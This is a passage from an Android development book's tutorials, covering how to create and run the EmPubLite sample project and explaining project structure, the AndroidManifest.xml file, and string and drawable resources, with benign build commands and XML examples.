com.commonsware.empublite -a EmPubLiteActivity
```

(replacing the `...` with the path to your desired project directory)

This will:

- Create the directory you specified
- Create a bunch of files in that directory, using the package name and activity name that you supplied

If `android create project` is not recognized as a command, be sure that you added your SDK's `tools/` and `platform-tools/` directories to your `PATH` environment variable (and restarted your command line, if needed).

## Step #2: Running the Project

Now, we can confirm that our project is set up properly by running it on a device or emulator. Once again, there are separate sections of instructions below for Eclipse versus command-line development — please follow the instructions that are appropriate for you.

## Eclipse

Press the Run toolbar button (usually depicted as a white "play" triangle in a green circle). The first time you run the project, you will see a "Run As" dialog, prompting you to declare how you want to run the app:


*Figure 19: Eclipse Run As Dialog*

Click on "Android Application" and click "OK" to proceed.

At this point, if you have a compatible running emulator or device, the app will be installed and run on it. Otherwise, Eclipse will start up a suitable emulator, from the AVDs you created in the previous tutorial, then will install and run the app on it:





*Figure 20: Android 4.0.3 Emulator with EmPubLite*

Note that you will have to unlock your device or emulator to actually see the app running — it will not unlock automatically for you.

## Command Line

First, you need to either attach a device or start up a 4.0.3 emulator (we will add support for earlier versions of Android in an upcoming tutorial). If you did not create a 4.0.3 AVD in the first tutorial, and you do not have an Android device running 4.0.3 or higher, go ahead and create the 4.0.3 emulator AVD.

To start the emulator, execute the `android avd` command to bring up the AVD Manager:





*Figure 21: Android AVD Manager*

Highlight the AVD you wish to run, then click "Start…":





*Figure 22: Android AVD Manager Launch Options*

You can, if you wish, just click "Launch" to start up the emulator. Or, you can tailor the output, such as by checking the "Scale display to real size" checkbox, then filling in the desired diagonal size of the emulator screen and the dots-per-inch (dpi) of your development machine's monitor. Clicking the "?" will bring up an assistant that will help you calculate your monitor's dots-per-inch.

Once your emulator is launched, from your project directory, run the `ant clean debug install` command. This will:

- Clean out any pre-compiled stuff from previous builds
- Create a debug build of your app
- Install that debug build on your emulator

If you navigate to the launcher of the emulator, you will see your `EmPubLite` icon — tapping that will bring up the do-nothing stub application.

## Step #3: Perform Some Minor Cleanup

The Android Developer Tools plugin will give you what it thinks are appropriate starting files for your app. Sometimes it is right, sometimes it is wrong. In our case, it may have added a library that we will not need to use directly, and we may as well get rid of that now.

Look in the `libs/` directory of your project. If that directory exists, and it has a JAR in there (probably named `android-support-v4.jar`), delete it. However, leave the empty `libs/` there.

## In Our Next Episode…

… we will modify the `AndroidManifest.xml` file of our tutorial project.

# Contents of Android Projects

The Android build system is organized around a *specific* directory tree structure for your Android project, much like any other Java project. The specifics, though, are fairly unique to Android — the Android build tools do a few extra things to prepare the actual application that will run on the device or emulator. Here is a quick primer on the project structure, to help you make sense of it all, particularly for the sample code referenced in this book.

## Root Contents

When you create a new Android project (e.g., via `android create project`), you get several items in the project's root directory, including:

1. `AndroidManifest.xml`, which is an XML file describing the application being built and what components — activities, services, etc. — are being supplied by that application
2. `bin/`, which holds the application once it is compiled (note: this directory will be created when you first build your application)
3. `res/`, which holds "resources", such as icons, GUI layouts, and the like, that get packaged with the compiled Java in the application
4. `src/`, which holds the Java source code for the application

In addition to the files and directories shown above, you may find any of the following in Android projects:

1. `assets/`, which holds other static files you wish packaged with the application for deployment onto the device
2. `gen/`, where Android's build tools will place source code that they generate

3. `libs/`, which holds any third-party Java JARs your application requires (**NOTE**: this directory is not created for you by Eclipse, though it is by the command-line option, and you can add it yourself to your Eclipse project when needed)
4. `build.xml` and `*.properties`, which are used as part of the Ant-based command-line build process, if you are not using Eclipse
5. `proguard.cfg` or `proguard-project.txt`, which are used for integration with ProGuard for obfuscating your Android code
6. Eclipse project files (e.g., `.classpath`), if you are using Eclipse

## The Sweat Off Your Brow

When you created the project (e.g., via `android create project`), you supplied the fully-qualified class name of the "main" activity for the application (e.g., `com.commonsware.android.SomeDemo`). You will then find that your project's `src/` tree already has the package's directory tree in place, plus a stub `Activity` subclass representing your main activity (e.g., `src/com/commonsware/android/SomeDemoActivity.java`). You are welcome to modify this file and add others to the `src/` tree as needed to implement your application, and we will demonstrate that countless times as we progress through this book.

The first time you compile the project (e.g., via `ant`), out in the project's package's directory, the Android build chain will create `R.java`. This contains a number of constants tied to the various resources you placed out in the `res/` directory tree. You should not modify `R.java` yourself, letting the Android tools handle it for you. You will see throughout many of the samples where we reference things in `R.java` (e.g., referring to a layout's identifier via `R.layout.main`).

## Resources

You will also find that your project has a `res/` directory tree. This holds "resources" — static files that are packaged along with your application, either in their original form or, occasionally, in a preprocessed form. Some of the subdirectories you will find or create under `res/` include:

1. `res/drawable/` for images (PNG, JPEG, etc.)
2. `res/layout/` for XML-based UI layout specifications
3. `res/menu/` for XML-based menu specifications

4. `res/raw/` for general-purpose files (e.g,. an audio clip, a CSV file of account information)
5. `res/values/` for strings, dimensions, and the like
6. `res/xml/` for other general-purpose XML files you wish to ship

Some of the directory names may have suffixes, like `res/drawable-hdpi/`. This indicates that the directory of resources should only be used in certain circumstances — in this case, the drawable resources should only be used on devices with high-density screens.

We will cover all of these, and more, later in this book.

In your initial project, you will find files like:

1. `res/drawable-hdpi/icon.png`, `res/drawable-ldpi/icon.png`, and `res/drawable-mdpi/icon.png`, which are three renditions of a placeholder icon for your application for high-, low-, and medium-density screens, respectively
2. `res/layout/main.xml`, which contains an XML file that describes the very simple layout of your user interface
3. `res/values/strings.xml`, which contains externalized strings, notably the placeholder name of your application

## What You Get Out Of It

When you compile your project (via `ant` or the IDE), the results go into the `bin/` directory under your project root. Specifically:

1. `bin/classes/` holds the compiled Java classes
2. `bin/classes.dex` holds the executable created from those compiled Java classes
3. `bin/yourapp.ap_` holds your application's resources, packaged as a ZIP file (where `yourapp` is the name of your application)
4. `bin/yourapp-*.apk` is the actual Android application (where `*` varies)

The `.apk` file is a ZIP archive containing the `.dex` file, the compiled edition of your resources (`resources.arsc`), any un-compiled resources (such as what you put in `res/raw/`) and the `AndroidManifest.xml` file. If you build a debug version of the application — which is the default — you will have `yourapp-debug.apk` and

`yourapp-debug-aligned.apk` as two versions of your APK. The latter has been optimized with the `zipalign` utility to make it run faster.

# Inside the Manifest

The foundation for any Android application is the manifest file: `AndroidManifest.xml` in the root of your project. Here is where you declare what is inside your application — the activities, the services, and so on. You also indicate how these pieces attach themselves to the overall Android system; for example, you indicate which activity (or activities) should appear on the device's main menu (a.k.a., launcher).

When you create your application, you will get a starter manifest generated for you. For a simple application, offering a single activity and nothing else, the auto-generated manifest will probably work out fine, or perhaps require a few minor modifications. On the other end of the spectrum, the manifest file for the Android API demo suite is over 1,000 lines long. Your production Android applications will probably fall somewhere in the middle.

## In The Beginning, There Was the Root, And It Was Good

The root of all manifest files is, not surprisingly, a `manifest` element:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.cwac.richedit.demo"
  android:versionCode="1"
  android:versionName="1.0">
```

Note the `android` namespace declaration. You will only use the namespace on many of the attributes, not the elements (e.g., `<manifest>`, not `<android:manifest>`).

The biggest piece of information you need to supply on the `<manifest>` element is the `package` attribute. Here, you can provide the name of the Java package that will be considered the "base" of your application. Your package is a unique identifier for

your application. A device can only have one application installed with a given package, and the Play Store will only list one project with a given package.

Your manifest also specifies `android:versionName` and `android:versionCode` attributes. These represent the versions of your application. The `android:versionName` value is what the user will see for a version indicator in the Applications details screen for your app in their Settings application:





*Figure 23: Barcode Scanner App Screen in Settings, Showing Version 4.2*

Also, the version name is used by the Play Store listing, if you are distributing your application that way. The version name can be any string value you want. The `android:versionCode`, on the other hand, must be an integer, and newer versions must have higher version codes than do older versions. Android and the Play Store will compare the version code of a new APK to the version code of an installed application to determine if the new APK is indeed an update. The typical approach is to start the version code at `1` and increment it with each production release of your application, though you can choose another convention if you wish. During development, you can leave these alone, but when you move to production, these attributes will matter greatly.

# An Application For Your Application

In your initial project's manifest, the primary child of the `<manifest>` element is an `<application>` element.

By default, when you create a new Android project, you get a single `<activity>` element inside the `<application>` element:

```
<?xml version="1.0"?>
<manifest package="com.commonsware.android.skeleton"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <application>
    <activity android:label="Now"
              android:name="Now">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
</manifest>
```

This element supplies `android:name` for the class implementing the activity, `android:label` for the display name of the activity, and (sometimes) an `<intent-filter>` child element describing under what conditions this activity will be displayed. The stock `<activity>` element sets up your activity to appear in the launcher, so users can choose to run it. As we'll see later in this book, you can have several activities in one project, if you so choose.

The `android:name` attribute, in this case, has a bare Java class name (`Now`). Sometimes, you will see `android:name` with a fully-qualified class name (e.g., `com.commonsware.android.skeleton.Now`). Sometimes, you will see a Java class name with a single dot as a prefix (e.g., `.Now`). Both `Now` and `.Now` refer to a Java class that will be in your project's package — the one you declared in the `package` attribute of the `<manifest>` element.

# Specifying Versions

As was noted earlier in this chapter, your manifest already contains some version information, about your own application's version. It also contains a `<uses-sdk>` element as a child of the `<manifest>` element to your `AndroidManifest.xml` file, to specify what versions of Android you are supporting.

The most important attribute for your `<uses-sdk>` element is `android:minSdkVersion`. This indicates what is the oldest version of Android you are testing with your application. The value of the attribute is an integer representing the Android API level. So, if you are only testing your application on Android 2.1 and newer versions of Android, you would set your `android:minSdkVersion` to be `7`.

You should also specify an `android:targetSdkVersion` attribute. This indicates what version of Android you are thinking of as you are writing your code. If your application is run on a newer version of Android, Android may do some things to try to improve compatibility of your code with respect to changes made in the newer Android. In particular, to get the new "Honeycomb" look-and-feel when running on an Android 3.0 (or higher) device, you need to specify a target SDK version of `11` or higher:

```
<uses-sdk android:minSdkVersion="7" android:targetSdkVersion="11" />
```

## Supporting Multiple Screens

Android devices come with a wide range of screen sizes, from 2.8" tiny smartphones to 46" Google TVs. Android divides these into four buckets, based on physical size and the distance at which they are usually viewed:

1. Small (under 3")
2. Normal (3" to around 4.5")
3. Large (4.5" to around 10")
4. Extra-large (over 10")

By default, your application will not support small screens, will support normal screens, and may support large and extra-large screens via some automated conversion code built into Android.

To truly support all the screen sizes you want, you should consider adding a `<supports-screens>` element to your manifest. This enumerates the screen sizes you have explicit support for. For example, if you want to support small screens, you will need the `<supports-screens>` element. Similarly, if you are providing custom UI support for large or extra-large screens, you will want to have the `<supports-screens>` element. So, while the starting manifest file works, handling multiple screen sizes is something you will want to think about.

Much more information about providing solid support for all screen sizes, including samples of the `<supports-screens>` element, will be found later in this book as we cover large-screen strategies.

## Other Stuff

As we proceed through the book, you will find other elements being added to the manifest, such as:

- `<uses-permission>`, to tell the user that you need permission to use certain device capabilities, such as accessing the Internet
- `<uses-feature>`, to tell Android that you need the device to have certain features (e.g., a camera), and therefore your app should not be installed on devices lacking such features
- `<uses-library>`, to tell Android that you need the device to support a certain library in firmware (e.g., Google Maps), and therefore your app should not be installed on devices lacking that library

These and other elements will be introduced elsewhere in the book.

# Tutorial #3 - Changing Our Manifest

As we build `EmPubLite`, we will need to make a number of changes to our project's manifest. In this tutorial, we will take care of a couple of these changes, to show you how to manipulate the `AndroidManifest.xml` file. Future tutorials will make yet more changes.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

## Step #1: Supporting Screens

Our application will restrict its supported screen sizes. Tablets make for ideal ebook readers. Phones can also be used, but the smaller the phone, the more difficult it will be to come up with a UI that will let the user do everything that is needed, yet still have room for more than a sentence or two of the book at a time.

We will get into screen size strategies and their details later in this book. For the moment, though, we will add a `<supports-screens>` element to keep our application off "small" screen devices (under 3" diagonal size).

If you wish to make this change using Eclipse's structured manifest editor, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

In the Package Explorer view in Eclipse, find the `AndroidManifest.xml` entry and double-click on it.





*Figure 24: Eclipse Package Explorer, Showing EmPubLite*

Double-clicking on the file will bring the file up in Eclipse's default editor for that type of file. In the case of `AndroidManifest.xml`, this will be a structured editor for manifest settings:





*Figure 25: Eclipse Manifest Editor*

You will notice that there are a series of sub-tabs at the bottom of the editor, labeled "Manifest", "Application", "Permissions", and so on. These allow you to adjust different portions of the manifest file. The right-most sub-tab, "AndroidManifest.xml", allows you to edit the raw XML of this file directly, if you so choose. This is a fairly typical pattern with the Eclipse editors: one or more sub-tabs providing a structured way of editing the data, and the right-most sub-tab providing raw access to the underlying XML.

In the "Manifest Extras" area of the "Manifest" sub-tab in our open manifest editor, click the "Add..." button to the right of the extras list, to bring up a dialog of what sort of extras we can add:





*Figure 26: Eclipse Manifest Extras Options*

Click on "Supports Screens", then click "OK" to close the dialog and add a "Supports Screens" entry in the "Manifest Extras" list. That entry will be pre-selected by the editor, showing the available configuration options on the right:





*Figure 27: Eclipse Supports Screens Options*

Note that the attributes list on the right may have vertical scrollbar, as there are several things we can stipulate on the `<supports-screens>` element, and not all can fit on the editor at once given the editor's design.

Using that scrollbar as needed, toggle the "Small screens" value to `false` and the "Normal screens", "Large screens", and "Xlarge screens" values to `true`:





*Figure 28: Eclipse Supports Screens Options, Adjusted*

Then you can save the file, via the main menu, the Save toolbar icon, or `<Ctrl>-<S>`.

## Outside of Eclipse

After the `<uses-sdk>` element you created in the previous step, add a `<supports-screens>` element as follows:

```
<supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"
    android:xlargeScreens="true"/>
```

# Step #2: Validating our Minimum SDK Version

If you created your project from Eclipse, then in the "Manifest Extras" area of the "Manifest" sub-tab in our open manifest editor, you should have a Uses Sdk entry. Clicking on that should show that your minimum SDK version is set to 9 – you can ignore your target SDK version for now:





*Figure 29: Eclipse Uses Sdk Options*

If you created your project from the command line, though, this data may not exist. You will need to add a `<uses-sdk android:minSdkVersion="9"/>` element to your manifest, as a child of the root `<manifest>` element.

The entire manifest file, at this point should look a bit like:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.empublite"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="9"
    android:targetSdkVersion="15"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"
    android:xlargeScreens="true"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/AppTheme">
    <activity
      android:name=".EmPubLiteActivity"
      android:label="@string/title_activity_em_pub_lite">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

If you have an `android:targetSdkVersion` attribute in your copy of the manifest, that is fine, but do not feel you need to go in an add one — we will address that attribute when we need it, later in the series of tutorials.

# In Our Next Episode…

… we will make some changes to the resources of our tutorial project

# Some Words About Resources

It is quite likely that by this point in time, you are "chomping at the bit" to get into actually writing some code. This is understandable. That being said, before we dive into the Java source code for our stub project, we really should chat briefly about resources.

Resources are static bits of information held outside the Java source code. Resources are stored as files under the `res/` directory in your Android project layout. Here is where you will find all your icons and other images, your externalized strings for internationalization, and more.

These are not only separate from the Java source code because they are different in format. They are separate because you can have *multiple* definitions of a resource, to use in different circumstances. For example, with internationalization, you will have strings for different languages. Your Java code will be able to remain largely oblivious to this, as Android will choose the right resource to use, from all candidates, in a given circumstance (e.g., choose the Spanish string if the device's locale is set to Spanish).

We will cover all the details of these resource sets later in the book. Right now, we need to discuss the resources in use by our stub project, plus one more.

## String Theory

Keeping your labels and other bits of text outside the main source code of your application is generally considered to be a very good idea. In particular, it helps with internationalization (I18N) and localization (L10N). Even if you are not going to translate your strings to other languages, it is easier to make corrections if all the strings are in one spot instead of scattered throughout your source code.

## Plain Strings

Generally speaking, all you need to do is have an XML file in the `res/values` directory (typically named `res/values/strings.xml`), with a `resources` root element, and one child `string` element for each string you wish to encode as a resource. The `string` element takes a `name` attribute, which is the unique name for this string, and a single text element containing the text of the string:

```
<resources>
  <string name="quick">The quick brown fox...</string>
  <string name="laughs">He who laughs last...</string>
</resources>
```

The only tricky part is if the string value contains a quote (`"`) or an apostrophe (`'`). In those cases, you will want to escape those values, by preceding them with a backslash (e.g., `These are the times that try men\'s souls`). Or, if it is just an apostrophe, you could enclose the value in quotes (e.g., `"These are the times that try men's souls."`).

For example, our stub project's `strings.xml` file looks like this:

```
<resources>

  <string name="app_name">EmPubLite</string>
  <string name="hello_world">Hello world!</string>
  <string name="menu_settings">Settings</string>
  <string name="title_activity_em_pub_lite">EmPubLite</string>

</resources>
```

We will reference these string resources from various locations, in our Java source code and elsewhere. For example, the `app_name` string resource is used in our `AndroidManifest.xml` file:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.empublite"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="9"
    android:targetSdkVersion="15"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"
```

```
    android:xlargeScreens="true"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/AppTheme">
    <activity
      android:name=".EmPubLiteActivity"
      android:label="@string/title_activity_em_pub_lite">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Here, the `android:label` attribute of our `<application>` element refers to the `app_name` string resource. This will appear in a few places in our application, notably in the list of installed applications in Settings. So, if you wish to change how your application's name appears in these places, simply adjust the `app_name` string resource to suit.

The syntax `@string/app_name` tells Android "find the string resource named `app_name`". This causes Android to scan the appropriate `strings.xml` file (or any other file containing string resources in your `res/values/` directory) to try to find `app_name`.

## Styled Text

Many things in Android can display rich text, where the text has been formatted using some lightweight HTML markup, such as `<b>`, `<i>`, and `<u>`. Your string resources support this, simply by using the HTML tags as you would in a Web page:

```
<resources>
  <string name="b">This has <b>bold</b> in it.</string>
  <string name="i">Whereas this has <i>italics</i>!</string>
</resources>
```

Unfortunately, the list of supported tags is undocumented. Based on recent Android implementations, it will mostly be your inline markup rules (e.g., `<tt>`, `<h1>`, `<small>`, `<strike>`).

### The Directory Name

Our string resources in our stub project are in the `res/values/strings.xml` file. This directory (`res/values/`) means that the string resources in that directory will be valid for any sort of situation, including any locale for the device. We will need additional directories, with distinct `strings.xml` files, to support other languages. We will cover how to do that later in this book.

## Got the Picture?

Android supports images in the PNG, JPEG, and GIF formats. GIF is officially discouraged, however; PNG is the overall preferred format. Android also supports some proprietary XML-based image formats, though we will not discuss those at length until later in the book.

The default directory for these so-called drawable resources is `res/drawable/`. Any images found in there can be referenced from Java code or from other places (such as the manifest), regardless of device characteristics.

However, your stub project does not have a `res/drawable/` directory.

Instead, it has `res/drawable-ldpi/`, `res/drawable-mdpi/`, and `res/drawable-hdpi/` directories.

These refer to distinct resource sets. The suffixes (`-ldpi`, `-mdpi`, and `-hdpi`) are filters, indicating under what circumstances should the images stored in those directories be used. Specifically, `-ldpi` indicates images that should be used on devices with low-density screens (around 120 dots-per-inch, or "dpi"). The `-mdpi` suffix indicates resources for medium-density screens (around 160dpi), and `-hdpi` indicates resources for high-density screens (around 240dpi). There is also support for an `-xhdpi` suffix for extra-high-density screens (around 320dpi), though the build tools do not supply any images for that density.

Inside each of those directories, you will see an `ic_launcher.png` file. This is the stock icon that will be used for your application in the home screen launcher. Each of the images is of the same icon, but the higher-density icons have more pixels. The objective is for the image to be roughly the same physical size on every device, using higher densities to have more detailed images.

For example, our `EmPubLite` tutorial project has `res/drawable-hdpi/`, `res/drawable-mdpi/`, and `res/drawable-ldpi/` directories, containing stock launcher icons (`ic_launcher.png`) in three densities.

Our `AndroidManifest.xml` file then references our icons:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.empublite"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="9"
    android:targetSdkVersion="15"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"
    android:xlargeScreens="true"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/AppTheme">
    <activity
      android:name=".EmPubLiteActivity"
